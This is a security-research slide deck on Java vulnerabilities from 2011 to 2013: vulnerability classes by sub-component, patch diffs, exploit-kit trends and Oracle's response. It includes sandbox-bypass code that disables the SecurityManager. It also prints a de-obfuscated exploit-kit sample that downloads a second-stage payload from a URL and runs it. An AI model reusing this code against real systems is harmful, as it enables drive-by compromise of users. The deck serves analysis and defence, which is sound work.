

Java Every-days

Exploiting Software Running on 3 Billion Devices

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Solution

"Unless it is absolutely necessary to run Java in web browsers, disable it as described below, even after updating to 7u11. This will help mitigate other Java vulnerabilities that may be discovered in the future."

- DHS-sponsored CERT



Agenda

- Introduction
- Vulnerability Trending and Attack Surface
- Java Sub-component Weaknesses
- Leveraging Sub-component Weaknesses
- Vendor Response Review
- Conclusion



Introduction



whois Brian Gorenc

Employer: Hewlett-Packard

Organization: HP Security Research

Zero Day Initiative

Responsibilities: Manager, Vulnerability Research

Running Internet's Crashbin
Verifying EIP == 0x41414141

Organizing Pwn2Own

Free Time: Endlessly Flowing Code Paths

That Don't Lead to Vulnerabilities

Twitter: @MaliciousInput, @thezdi



whois Jasiel Spelman

Employer: Hewlett-Packard

Organization: HP Security Research

Zero Day Initiative

Responsibilities: Security Research

Staying Current with the Latest Vulnerabilities

Cursing at IDA

Working During the Evening, Sleeping During the Day

Free Time: Jumping Out Of Planes

Playing Electric Bass

Twitter: @WanderingGlitch, @thezdi



Why Java?

Surge of ZDI submissions in late 2012 and early 2013
Industry Focused on Sandbox Bypasses
Targeted Attacks against Large Software Vendors
Multiple O-day Vulnerabilities Demonstrated at Pwn20wn

- Expose the Actual Attack Surface that Oracle's Java Brings to the Table
- Take an In-Depth Look at the Most Common Vulnerability Types
- Examine Specific Parts of the Attack Surface Being Taken Advantage of by Attackers



Vulnerability Sample Set

Scoped to Modern Day Vulnerabilities

• Issues Patched Between 2011-2013

Root Cause Analysis Performed on Over 120 Unique Java Vulnerabilities

- Entire Zero Day Initiative Database
- Numerous Vulnerabilities Feed
- Penetration Testing Tools
- Exploit Kits
- Six O-day Vulnerabilities Yet To Be Patched by Oracle

Threat Landscape

• 52,000 Unique Java Malware Samples



Oracle Java's Footprint and Software Architecture

Attacker's Best Friend

Huge Install Base

- 1.1 Billion Desktops run Java
- 1.4 Billion Java Cards Produced Each Year...

Users Running Outdated Software

 93% of Java Users Not Running Latest Patch a Month After Release

Wide-Spread Adoption

- · Written Once, Run Anywhere
- Popular in the Financial Marketplace
- Major Inroads in the Mobile Device Space

3 Billion Devices Run Java


Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...

ORACLE'



Oracle Java's Footprint and Software Architecture

Attacker's Best Friend



Powerful Development Framework

- Over Fifty Sub-components
- Developers Quickly Extend Application
- Ease Complicated Development Tasks

Wide Range of Capabilities

- Render a User Interface
- Process Complex Fonts and Graphics
- Consume Common Web Service Protocols



Vulnerability Trending and Attack Surface



Vulnerability Statistics 2011-2013

Increased Patching Year-Over-Year

- 250 Remotely Exploitable Vulnerabilities Patched
- 50 Issues Patched in 2011
- 130 in the First Half of 2013

Consistent Patch Schedule

• Once every 3-4 Months

Oracle Java SE Risk Matrix

- CVE and CVSS
- Location in the Architecture

	Component	Protocol	Sub- component	Remote	CVSS VERSION 2.0 RISK (see Risk Matrix Definitions)							Supported	
CVE#				Exploit without Auth.?		Access Vector	Access Complexity	Authen- tication	Confiden- tiality	Integrity	Avail- ability	• • •	Notes
CVE-2013-2383	Java Runtime Environment	Multiple	2D	Yes	10.0	Network	Low	None	Complete	Complete	·	7 Update 17 and before, 6 Update 43 and before, 5.0 Update 41 and before	



Oracle Java Patch Statistics

Focus on the Sub-components

Sub-components Corrected in Each Patch Release Since 2011

- Deployment
- 2D

Double-digit CVE Count in a Single Patch

- Deployment (10 Vulnerabilities in Feb 2013)
- JavaFX (12 Vulnerabilities in Feb 2013)

Severity Indicators

• Average CVSS Score: 7.67

• 50% of Issues > CVSS 9.0

Following Sub-components Account for Half Remotely Exploitable Vulnerabilities

Rank	Sub-component	Average CVSS
1	Deployment	7.39
2	2D	9.43
3	Libraries	7.24
4	JavaFX	8.83
5	AWT	7.73



Zero Day Initiative Submission Trends

Consistent Submission Rate


- Average 5 a Quarter
- High of 33 in One Quarter

Sub-Component Focus

- 1. 2D
- 2. Libraries
- 3. JavaFX
- 4. Sound
- 5. Deployment

Emphasis on Severity


• Average CVSS: 9.28



Accounted for 36% of Java's vulnerabilities with CVSS score of 9.0 or higher



Insight into Vulnerability Classes (CWE)





Different Flavors of CWEs

CWE-122 Heap-based Buffer Overflows and CWE-787 Out-of-bounds Writes

Root Cause of Access Violation

- Integer Overflow (CWE-190) causing Allocation of Smaller than Intended Buffer
- Incorrect Arithmetic Operation Resulting in Writing Past a Statically Sized Buffer





CWE-265 Breakdown and Historical Timeline


Oracle Known About This Weakness For Some Time


About Half of the Vulnerabilities in Data Set

• Unsafe Reflection Most Popular, Followed by Least Privilege Violations

Popular with Exploit Kit Community

- Nine CVEs Under Active Exploitation Over Last Three Years
- No Need to Bypass DEP or ASLR Mitigations, It Just Works







Extrapolating Sub-component Weaknesses

Mapping Vulnerability Class to Sub-components

Sub- component	Package	Common Vulnerability Types
2D	<pre>java.awt.font java.awt.color java.awt.image sun.awt.image</pre>	CWE-122: Heap-based Buffer Overflow CWE-787: Out-of-bounds Write CWE-121: Stack-based Buffer Overflow
AWT	java.awt sun.awt	CWE-265: Privilege / Sandbox Issues
Beans	<pre>java.beans sun.beans.finder sun.beans.decode</pre>	CWE-265: Privilege / Sandbox Issues
Concurrency	java.util.concurrent	CWE-265: Privilege / Sandbox Issues
CORBA	com.sun.corba.se.impl.orbutil.threadpool	CWE-265: Privilege / Sandbox Issues
Deployment	sun.plugin2.applet Web Start	CWE-114: Process Control CWE-78: OS Command Injection
Deserialization	Sun.misc	CWE-265: Privilege / Sandbox Issues
HotSpot	HotSpot Compiler	CWE-265: Privilege / Sandbox Issues



Extrapolating Sub-component Weaknesses

Mapping Vulnerability Class to Sub-components

Sub- component	Package	Common Vulnerability Types
JavaFX	com.sun.webpane.platform com.sun.scenario.effect com.sun.prism.d3d	CWE-822: Untrusted Pointer Dereference CWE-122: Heap-based Buffer Overflow
JAXP	com.sun.org.apache.xalan.internal.xsltc.trax	CWE-265: Privilege / Sandbox Issues
JAX-WS	<pre>com.sun.org.glassfish.external.statistics.impl com.sun.org.glassfish.gmbal</pre>	CWE-265: Privilege / Sandbox Issues
JMX	com.sun.jmx.mbeanserver com.sun.jmx.remote.internal	CWE-265: Privilege / Sandbox Issues
JRE	java.util.zip	CWE-121: Stack-based Buffer Overflow
Libraries	<pre>java.lang java.lang.reflect java.lang.invoke</pre>	CWE-265: Privilege / Sandbox Issues
Scripting	<pre>javax.script sun.org.mozilla.javascript.internal</pre>	CWE-265: Privilege / Sandbox Issues
Sound	<pre>javax.sound.midi com.sun.media.jfxmedia.locator com.sun.media.jfxmediaimpl.platform.gstreamer com.sun.media.sound</pre>	CWE-265: Privilege / Sandbox Issues CWE-787: Out-of-bounds Write CWE-416: Use-After-Free



Top 7 Vulnerability Classes in the Java

Rank	Common Weakness Enumeration	Sub-Category	Sub-components
1	CWE-265: Privilege / Sandbox Issues	CWE-470: Unsafe Reflection	AWT Beans HotSpot JAXP JAX-WS JMX Libraries
2	CWE-265: Privilege / Sandbox Issues	CWE-272: Least Privilege Violation	CORBA JMX Libraries Scripting Sound
3	CWE-122: Heap-based Buffer Overflow	N/A	2D JavaFX
4	CWE-787: Out-of-bounds Write	N/A	2D Sound
5	CWE-822: Untrusted Pointer Dereference	N/A	JavaFX
6	CWE-122: Heap-based Buffer Overflow	CWE-190: Integer Overflow	2D
7	CWE-265: Privilege / Sandbox Issues	CWE-843: Type Confusion	AWT Concurrency Deserialization Hotspot Libraries Scripting



Java Sub-component Weaknesses



Privilege/Sandbox Issues due to Unsafe Reflection

- Uses Security Exploration's Issue 54
 - Gives access to ClassLoader.defineClass via a MethodHandle
- Also Issue 55 (Independently submitted to the ZDI)
- Call MethodHandle.bindTo on the Applet's ClassLoader
 - Changes restrictions so that ClassLoader is a valid argument
- Create a PermissionDomain that contains AllPermission
- Load a class using the aforementioned PermissionDomain
- Execute a method within the loaded class that will disable the SecurityManager



```
public class MaliciousApplet extends Applet {
   private static MethodHandle defineClassHandle;
    public static CallSite setDefineClassHandle (MethodHandles.Lookup caller, String name, MethodType type, MethodHandle handle)
                           throws NoSuchMethodException, IllegalAccessException {
        defineClassHandle = handle;
        return null
    }
    public void init() {
        try {
            InvokeDynamic.getClassHandle();
       } catch (Exception e) { }
        try {
            Permissions permissions = new Permissions();
            permissions.add(new AllPermission());
            ProtectionDomain protectionDomain = new ProtectionDomain(null, permissions);
            ClassLoader myClassLoader = MaliciousApplet.class.getClassLoader();
            MethodHandle boundMHandle = defineClassHandle.bindTo(myClassLoader);
            Class evilClass = (Class)boundMHandle.invoke("Evil", CLASS BYTES, 0, CLASS BYTES.length, protectionDomain);
            // At this point you would invoke a method within the evilClass
        } catch (Exception e) { }
```



Privilege/Sandbox Issues due to Unsafe Reflection

- Patched in JDK 7u21
 - sun.invoke.util.Wrapper's convert method was modified
 - Updated snippet

```
private <T> T convert(Object paramObject, Class<T> paramClass, boolean paramBoolean) {
   if (this == OBJECT)
   {
      assert (!paramClass.isPrimitive());
      if (!paramClass.isInterface()) {
            paramClass.cast(paramObject);
      }
   ...
```



```
private <T> T convert(Object paramObject, Class<T> paramClass, boolean paramBoolean) {
  if (this == OBJECT) {
   localObject1 = paramObject;
   return localObject1;
  Object localObject1 = wrapperType(paramClass);
 if (((Class)localObject1).isInstance(paramObject)) {
   localObject2 = paramObject;
   return localObject2;
  Object localObject2 = paramObject.getClass();
  if (!paramBoolean) {
    localObject3 = findWrapperType((Class)localObject2);
   if ((localObject3 == null) || (!isConvertibleFrom((Wrapper)localObject3))) {
      throw newClassCastException((Class)localObject1, (Class)localObject2);
    }
 }
  Object localObject3 = wrap (paramObject);
  assert (localObject3.getClass() == localObject1);
  return localObject3;
```



Privilege/Sandbox Issues due to Least Privilege Violation

- Proxy.newProxyInstance
 - Does not save the caller's AccessControlContext
 - Requires an InvocationHandler that executes an arbitrary statement
- MethodHandleProxies.asInterfaceInstance
 - Can create an InvocationHandler instance
 - Gives access to ClassLoader.defineClass via a MethodHandle
- Execute the bound MethodHandle without putting user frames on the stack



Privilege/Sandbox Issues due to Least Privilege Violation

- Example snippet
- Still need to use Proxy.newProxyInstance
- · Then need to invoke the method such that no user frames are put on the stack

```
DesiredClass desiredClassInstance = new DesiredClass()

MethodType methodType = MethodType.methodType(ReturnClass.class, ParameterClass.class);

MethodHandle methodHandle = MethodHandles.lookup().findVirtual(DesiredClass.class, "instanceMethod", methodType);

methodHandle = methodHandle.bindTo(desiredClassInstance);

methodHandle = MethodHandles.dropArguments(methodHandle, 0, Object.class, Method.class, Object[].class);

InvocationHandle iHandler = MethodHandleProxies.asInterfaceInstance(InvocationHandler.class, methodHandle);
```



Heap-based Buffer Overflow due to Integer Overflow

- mlib_ImageCreate
 - Implemented in jdk/src/share/native/sun/awt/medialib/mlib_ImageCreate.c
 - Overflow based on height * width * channels * 4



Heap-based Buffer Overflow due to Integer Overflow

- Patched in JDK 7u17
 - Introduction of the SAFE_TO_MULT macro
 - Used whenever values are being multiplied



```
mlib_image *mlib_ImageCreate(mlib_type type, mlib_s32 channels, mlib_s32 width, mlib_s32 height) {
 if (!SAFE_TO_MULT(width, channels)) {
    return NULL;
  wb = width * channels;
. . .
  switch (type) {
    case MLIB INT:
     if (!SAFE_TO_MULT(wb, 4)) { return NULL; }
      wb \star = 4;
      break;
. . .
 if (!SAFE_TO MULT(wb, height)) {return NULL;}
 data = mlib malloc(wb * height);
 if (data == NULL) { return NULL; }
. . .
}
```



Out-of-bounds Write due to Integer Overflow

- setICMpixels
 - Implemented in jdk/src/share/native/sun/awt/image/awt_ImageRep.c
 - Accessible via sun.awt.image.ImageRepresentation
 - Issue lies in the last parameter
 - Its scanlideStride field is used without any validation



```
JNIEXPORT void JNICALL
Java sun awt image ImageRepresentation setICMpixels(JNIEnv *env, jclass cls, jint x, jint y, jint w, jint h, jintArray jlut,
                                                    jbyteArray jpix, jint off, jint scansize, jobject jict) {
    unsigned char *srcData = NULL;
    int *dstData;
    int *dstP, *dstyP;
    unsigned char *srcyP, *srcP;
    int *srcLUT = NULL;
    int yIdx, xIdx;
    int sStride;
    int *cOffs;
    int pixelStride;
    jobject joffs = NULL;
    jobject jdata = NULL;
    sStride = (*env)->GetIntField(env, jict, g ICRscanstrID);
    pixelStride = (*env)->GetIntField(env, jict, g ICRpixstrID);
    joffs = (*env)->GetObjectField(env, jict, g ICRdataOffsetsID);
    jdata = (*env) ->GetObjectField(env, jict, g ICRdataID);
    srcLUT = (int *) (*env)->GetPrimitiveArrayCritical(env, jlut, NULL);
    srcData = (unsigned char *) (*env)->GetPrimitiveArrayCritical(env, jpix, NULL);
    cOffs = (int *) (*env)->GetPrimitiveArrayCritical(env, joffs, NULL);
    dstData = (int *) (*env)->GetPrimitiveArrayCritical(env, jdata, NULL);
    dstyP = dstData + cOffs[0] + y*sStride + x*pixelStride;
    srcyP = srcData + off;
    for (yIdx = 0; yIdx < h; yIdx++, srcyP += scansize, dstyP+=sStride) {</pre>
        srcP = srcyP;
        dstP = dstyP;
        for (xIdx = 0; xIdx < w; xIdx++, dstP+=pixelStride) {</pre>
            *dstP = srcLUT[*srcP++];
        }
}
```



Out-of-bounds Write due to Integer Overflow

- Patched in JDK 7u21
 - Introduction of the CHECK_STRIDE, CHECK_SRC, CHECK_DST macros
 - All input arguments validated



```
#define CHECK STRIDE(yy, hh, ss)
   if ((ss) = 0) {
       int limit = 0x7ffffffff / ((ss) > 0 ? (ss) : -(ss));
       if (limit < (yy) || limit < ((yy) + (hh) - 1)) {</pre>
           /* integer oveflow */
           return JNI FALSE;
   }
#define CHECK SRC()
   do {
       int pixeloffset;
       if (off < 0 || off >= srcDataLength) {
           return JNI FALSE;
       CHECK_STRIDE(0, h, scansize);
       /* check scansize */
       pixeloffset = scansize * (h - 1);
       return JNI FALSE;
       pixeloffset += (w - 1);
       if (off > (0x7fffffff - pixeloffset)) {
           return JNI FALSE;
       }
   } while (0)
#define CHECK DST(xx, yy)
   do {
       int soffset = (yy) * sStride;
       int poffset = (xx) * pixelStride;
       if (poffset > (0x7fffffff - soffset)) {
           return JNI FALSE;
       poffset += soffset;
       if (dstDataOff > (0x7fffffff - poffset)) {
           return JNI FALSE;
       poffset += dstDataOff;
       if (poffset < 0 || poffset >= dstDataLength) {
           return JNI FALSE;
   } while (0)
```

```
JNIEXPORT jboolean JNICALL
Java sun awt image ImageRepresentation setICMpixels (JNIEnv *env, jclass cls, jint x, jint y, jint w, jint h,
                                                      jintArray jlut, jbyteArray jpix, jint off, jint scansize, jobject jict)
    if (x < 0 | | w < 1 | | (0x7fffffff - x) < w) {
       return JNI FALSE;
    if (y < 0 | | h < 1 | | (0x7fffffff - y) < h) {
       return JNI FALSE;
    sStride = (*env)->GetIntField(env, jict, g ICRscanstrID);
    pixelStride = (*env)->GetIntField(env, jict, g ICRpixstrID);
    joffs = (*env)->GetObjectField(env, jict, g ICRdataOffsetsID);
    jdata = (*env)->GetObjectField(env, jict, g ICRdataID);
    if (JNU IsNull(env, joffs) || (*env)->GetArrayLength(env, joffs) < 1) {</pre>
        /* invalid data offstes in raster */
        return JNI FALSE;
    srcDataLength = (*env)->GetArrayLength(env, jpix);
    dstDataLength = (*env)->GetArrayLength(env, jdata);
    cOffs = (int *) (*env)->GetPrimitiveArrayCritical(env, joffs, NULL);
    if (cOffs == NULL) {
        return JNI FALSE;
    /* do basic validation: make sure that offsets for
    ^{\star} first pixel and for last pixel are safe to calculate and use ^{\star}/
    CHECK STRIDE (y, h, sStride);
    CHECK STRIDE (x, w, pixelStride);
    CHECK DST(x, y);
    CHECK DST (x + w - 1, y + h - 1);
    /* check source array */
    CHECK SRC();
```

JavaFX Sub-component Weakness

Untrusted Pointer Dereference

- com.sun.webpane.platform.WebPage
 - Native pointer stored in the pPage private instance variable
 - Accessible via the public getPage instance method
 - Some instance methods reference pPage directly
 - Others use the getPage accessor
 - Subclass WebPage and re-implement getPage to achieve memory corruption



```
package com.sun.webpage.platform;
public class WebPage
 private long pPage = OL;
 public long getPage() {
   return this.pPage;
 public void setEditable(boolean paramBoolean) {
   lockPage();
   try {
     log.log(Level.FINE, "setEditable");
     if (this.isDisposed) {
        log.log(Level.FINE, "setEditable() request for a disposed web page.");
      else
        twkSetEditable(getPage(), paramBoolean);
   } finally { unlockPage(); }
 }
 private native void twkSetEditable(long paramLong, boolean paramBoolean);
. . .
}
```



JavaFX Sub-component Weaknesses

Untrusted Pointer Dereference

CVE-2013-2428

- Access restricted in JDK 7u13
 - com.sun.webpane added to the package access restriction list
- Patched in JDK 7u21
 - getPage method changed to package-private and final

```
final long getPage() {
   return this.pPage;
}
```



Leveraging Sub-component Weaknesses



Threat Landscape

Exploit Kit Authors Jumping on the Bandwagon

Exploit Kits Focus on Java

Require 2+ Java Exploits to be Competitive


Mirrored Timelines

- Increased Vulnerabilities Discoveries
- Spike in Unique Java Malware Samples

Attackers Upping Their Game

- 12,000 Unique Samples Against Just 9 CVEs
- Targeting More CVEs
- Getting Exploits on More Machines

Java Malware Samples Per Month





Aligning Sub-component Weaknesses to Attacks

Highlighting Tool Popularity

Determine What is Available

- Actively Targeted CVEs
- Penetration Testing Tools
- Exploit Kits

Toolsets Focus on Sandbox Bypasses

- 1. Unsafe Reflection
- 2. Type Confusion
- 3. Heap-based Buffer Overflow
- 4. Least Privilege Violation

CVE	CWE	CWE Sub-category	Exploit Kit	Penetration Testing Tool
CVE-2010-4452	CWE-114 Process Control	N/A	Yes	Yes
CVE-2011-3521	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	No
CVE-2011-3544	CWE-265 Privilege / Sandbox Issues	CWE-272 Least Privilege Violation	Yes	Yes
CVE-2012-0507	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	Yes
CVE-2012-1723	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	Yes
CVE-2012-4681	CWE-265 Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	No	Yes
CVE-2012-0500	CWE-78: OS Command Injection	N/A	No	Yes
CVE-2012-5076	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	Yes	Yes
CVE-2012-5088	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	No	Yes
CVE-2013-0422	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	Yes	Yes
CVE-2013-0431	CWE-265 Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	Yes	Yes
CVE-2013-1480	CWE-122 Heap-based Buffer Overflow	N/A	No	No
CVE-2013-1488	CWE-265 Privilege / Sandbox Issues	CWE-272 Least Privilege Violation	No	Yes
CVE-2013-1493	CWE-122 Heap-based Buffer Overflow	N/A	Yes	Yes
CVE-2013-2432	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	Yes




Weaknesses Utilized by Attackers

Measuring the Landscape

Most Prevalent Issue Under Active Exploitation

• Type Confusion based Sandbox Bypasses

Memory Corruption Issues Barely Visible





Exploitation Techniques

Bugs in Native Code

Sandbox Bypasses

- System.setSecurityManager(null)
 - Need higher context
 - No user stack

System.setSecurityManager(null)

Memory Corruption

- "Traditional" Exploitation Techniques
 - Still have to bypass DEP and ASLR
- Something easier?
 - java.beans.Statement

```
mov ecx,[esp+0C] // pObserver
test ecx,ecx
je +0C
mov eax,[ecx]
mov edx,[esp+14] // pImage
mov eax,[eax+10]
push edx
call eax
ret 18
```



Exploitation Techniques

java.beans.Statement

Represents a Single Java Statement

instanceVariable.instanceMethod(argument1)

Has an AccessControlContext Instance Variable

- Replace with AccessControlContext that has AllPermission
- 1. Create the Statement
 - Statement s = new Statement(System.class, "setSecurityManager", new Object[1])
- 2. Replace the AccessControlContext with a More Powerful One
 - Permission p = new Permissions();
 - p.add(new AllPermission());
 - new AccessControlContext(new ProtectionDomain[]{new ProtectionDomain(null, p)});
- 3. Execute the Statement
 - s.execute();



CVE-2012-1723

Vulnerability in the HotSpot Bytecode Verifier

• Leads to Type Confusion

Characteristics

- At Least 100 Instance Variables of a Class
 - Do not need to be set
- A Static Variable of Another Class
- A Method within the Class
 - Takes the Static Class' Type
 - Returns the Instance Variables' Type
 - Repeated Calls to this Method with Null as the Sole Argument



CVE-2012-1723

Contains Six Class Files

Three Useful

- Adw.class
 - Contains three static methods
 - Only one used
- dqqOzf.class
 - Implements PrivilegedExceptionAction
 - Contains a call to System.setSecurityManager
- qWodxNpkOs.class
 - Extends Applet
 - Execution starts in its init method

Three Unused

- dumppzGr.class
 - No static initializer
 - Never referenced
- qFvtPH.class
 - No static initializer
 - Never referenced
- vceBGI.class
 - No static initializer
 - Never referenced



CVE-2012-1723

No Characteristics of CVE-2012-1723

- Need to De-obfuscate to Find the Actual CVE
 - Obfuscated with Allitori's Java Obfuscator
 - Did Not Use Options Such as Code Flow Obfuscation
- Apply Compiler Optimizations to De-obfuscate
 - Constant Propagation
 - Dead Code Elimination
 - Function Inlining
 - Function Evaluation



CVE-2012-1723

Constant Propagation and Function Evaluation

```
public static URL RWdvAlV(String paramString, int paramInt)
  throws Exception
  String str = paramString;
  str = str + (char) (Math.min(113, 2454) + paramInt);
  str = str + (char) (Math.min(116, 23544) + paramInt);
 str = str + (char) (Math.min(109, 23544) + paramInt);
 str = str + (char) (Math.min(66, 7275) + paramInt);
 str = str + (char) (Math.min(55, 3235) + paramInt);
 str = str + (char) (Math.min(55, 2225) + paramInt);
  str = str + (char) (Math.min(55, 6275) + paramInt);
  return new URL(str);
```

```
RWdvAlV('f', -8)
```

```
new URL("file:///")
```



CVE-2012-1723

Dead Code Elimination and Function Inlining

```
int wRXNjHtp(String paramString, int paramInt1,
  int paramInt2, long paramLong)
{
  int i = Math.min(333856, 207293) ^ 0x66493;
  int j = Math.min(421682, 199391) % 85754;
  int k = Math.abs(263858) + 211007;
  int m = Math.abs(23452) + 221538;
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```

```
int wRXNjHtp(String paramString, int paramInt1,
  int paramInt2, long paramLong)
{
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```

```
int wRXNjHtp(int paramInt1)
{
   return paramInt1 * 324346 + paramInt1 % 98101;
}
```



```
//EvilApplet (formerly qWodxNpkOs)
package cve 2012 1723;
import com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory;
import com.sun.org.glassfish.gmbal.util.GenericConstructor;
import java.applet.Applet;
import java.io.ByteArrayOutputStream;
import java.io.InputStream;
import java.lang.reflect.Method;
public class EvilApplet extends Applet {
 public void init() {
    String str = System.getProperty("java.version");
   if (str.indexOf("1.7") != -1) {
        try {
         ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
         byte[] arrayOfByte = new byte[8192];
         InputStream localInputStream = getClass().getResourceAsStream("dgqOzf.class");
          int i;
          while ((i = localInputStream.read(arrayOfByte)) > 0)
            localByteArrayOutputStream.write(arrayOfByte, 0, i);
         arrayOfByte = localByteArrayOutputStream.toByteArray();
          GenericConstructor localGenericConstructor = new GenericConstructor(Object.class, "sun.invoke.anon.AnonymousClassLoader", new Class[0]);
         Object localObject = localGenericConstructor.create(new Object[0]);
         Method localMethod = ManagedObjectManagerFactory.getMethod(localObject.getClass(), "loadClass", new Class[] { Byte[].class });
         Class ACLdqqOzf = (Class)localMethod.invoke(localObject, new Object[] { arrayOfByte });
          EvilActionClass.triggerDoPrivBlock(getParameter("Sjuzeod"), ACLdggOzf);
        } catch (Exception e) { }
  }
}
```



```
//EvilActionClass (formerly dggOzf)
package cve 2012 1723;
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.FileOutputStream;
import java.net.URL;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;
public class EvilActionClass implements PrivilegedExceptionAction {
 public EvilActionClass(String paramString1) {
     AccessController.doPrivileged(this);
      getSaveAndRunSecondStage(paramString1);
    } catch (Exception e) { }
  public static void triggerDoPrivBlock(String obfuscatedURL, Class paramClass)
       throws Exception {
    String[] arrayOfString = obfuscatedURL.split("hj");
   String url = "";
   int i = 0;
    while (i < arrayOfString.length)</pre>
     url += (char) (Integer.parseInt(arrayOfString[i]) + 1);
     i++;
    }
    paramClass.getConstructor(new Class[] { String.class }).newInstance(new Object[] { url });
 }
 public Object run() {
      System.setSecurityManager(null);
      return Integer.valueOf(56);
  }
```



```
public void getSaveAndRunSecondStage(String url) {
    try
      BufferedInputStream bis = new BufferedInputStream(new URL(url).openStream());
      String droppedFileName = System.getenv("APPDATA").concat("java.io.tmpdir");
      BufferedOutputStream bos = new BufferedOutputStream (new FileOutputStream
(droppedFileName), 1024);
      byte[] buf = new byte[1024];
      int i = 0;
      while ((i = bis.read(buf, 0, 1024)) >= 0) {
         bos.write(buf, 0, i);
      bos.close();
      bis.close();
       try {
           Process localProcess = new ProcessBuilder(new String[] { droppedFileName }).start
();
       } catch (Exception localException) { }
       Process localProcess2 = new ProcessBuilder(new String[]{"regsvr32.exe", "/s",
droppedFileName}).start();
    } catch (Exception e) { }
}
```



CVE-2012-1723 CVE-2012-5076

De-Obfuscated Funcationality

- 1. GenericConstructor instantiates a restricted class, AnonymousClassLoader
- ManagedObjectManagerFactory is used to get access to the loadClass instance method of AnonymousClassLoader
- 3. AnonymousClassLoader is used load a malicious subclass of PrivilegedExceptionAction
- 4. At this point, a function inside our malicious subclass is executed
- 5. De-obfuscate a URL to grab the second stage from
- 6. Instantiate the subclass with the URL
- 7. The constructor calls AccessController.doPrivileged() on itself
- 8. The run method is executed to nullifies the SecurityManager
- 9. Download the second stage and execute it



Pwn20wn 2013

\$20,000 Dollar Question

What Vulnerability Types Would Researchers Bring?

- Expectation: Sandbox Bypasses due to Unsafe Reflection
- Reality: The Top 4 Vulnerability Types Affecting Java



Contestant	CVE	CWE Utilized	
James Forshaw	CVE-2013-1488	CWE-265: Privilege / Sandbox Issues	CWE-272: Least Privilege Violation
Joshua Drake	CVE-2013-1491	CWE-787: Out-of-bounds Write	CWE-125: Out-of-bounds Read
VUPEN Security	CVE-2013-0402	CWE-122 Heap-based Buffer Overflow	
Ben Murphy	CVE-2013-0401	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection



Vendor Response Review



Handling Vulnerability Disclosure

Lather, Rinse, Repeat

Improving Vulnerability Turnaround Time

- ZDI Vulnerabilities Patched within 3 Months of Submission
- Improved Vulnerability Turnaround Time Over Last Three Years

Aggressively Adjust Attack Surface

- "Killed" 15 Zero Day Initiative Cases due to Patching
 - JDK 7u13 Killed Three Untrusted Pointer Dereferencing Cases
 - JDK 7u15 Kill Two Least Privilege Violation Cases
- Increased Applet Package Restrictions
- Tightening Up Least Privilege Violations

Increased Patch Update Cycle

• 4 Releases a Year



Package Restriction List Modifications

JDK Release	Package Restriction Lists
